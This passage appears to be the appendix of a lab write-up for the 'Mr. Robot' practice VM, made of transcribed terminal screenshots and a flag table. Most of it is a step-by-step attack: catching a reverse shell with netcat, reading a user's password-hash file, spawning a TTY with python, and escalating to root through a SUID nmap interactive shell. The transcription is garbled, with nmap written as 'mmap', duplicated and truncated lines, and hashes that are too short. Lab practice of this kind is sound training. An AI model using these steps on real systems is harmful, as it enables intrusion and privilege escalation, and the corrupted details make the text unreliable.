
```
(kali@anonymous)-[~]
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),102(scanner),104(bluetooth),113(lpadmin),122(wireshark),123(kabouter)

(kali@anonymous)-[~]
$ find / -name "key-2-of-3.txt" 2>/dev/null
/home/robot/key-2-of-3.txt

(kali@anonymous)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.129] 56560
bash: cannot set terminal process group (2241): Inappropriate ioctl for device
bash: no job control in this shell
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ whoami
whoami
daemon
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ id
id
uid=1(daemon) gid=1(daemon) groupss=1(daemon)
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ find / -name "key-2-of-3.txt" 2>/dev/null
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ find / -name "key-2-of-3.txt" 2>/dev/null
~/wordpress/htdocs/wp-content/themes/twentyfifteen$
```

Figure B1: whoami=daemon, uid=1(daemon) gid=1(daemon) — Initial foothold as daemon user

C. Root Verification



```
kali-linux-2026.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2026.1
Kioptrix Level 2
mrRobot

kali@anonymous: ~
Session Actions Edit View Help
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ ls /home
robot
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ ls -la /home/robot/
ls -la /home/robot/
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r--r--r-- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 30 Nov 13 2015 password.raw-md5
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ cat /home/robot/password.raw-md5
robot:c1c3d8f6102e400fd949ecca67e13b
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ python -c 'import pty; pty.spawn("/bin/bash")'
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ python -c 'import pty; pty.spawn("/bin/bash")'
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ cat /home/robot/key-2-of-3.txt
cnt/themes/twentyfifteen$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ find / -perm -4000 -type f 2>/dev/null
cnt/themes/twentyfifteen$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/crfs
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/mmap
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/vmtoolsd/bin/vmtoolsd
/usr/lib/vmtoolsd/bin/vmtoolsd
/usr/lib/vmtoolsd/bin/vmtoolsd
/usr/lib/vmtoolsd/bin/vmtoolsd
~/wordpress/htdocs/wp-content/themes/twentyfifteen$ /usr/local/bin/mmap --interactive
cnt/themes/twentyfifteen$ /usr/local/bin/mmap --interactive
Starting mmap V. 3.01 ( http://www.insecure.org/mmap/ )
Welcome to Interactive Mode -- press h <enter> for help
mmap> !sh
!sh
# whoami
whoami
root
#
```

Figure C1: mmap --interactive + !sh → whoami=root — Full system compromise achieved

D. Flag Summary

Flag	Value	Retrieved As
Key 1	073403c8a58a1f80d943455fb30724b9	daemon (unauthenticated web)
Key 2	822c73956184f694993bede3eb39f959	robot user
Key 3	04787ddef27cdee1ee161b21670b4e4	root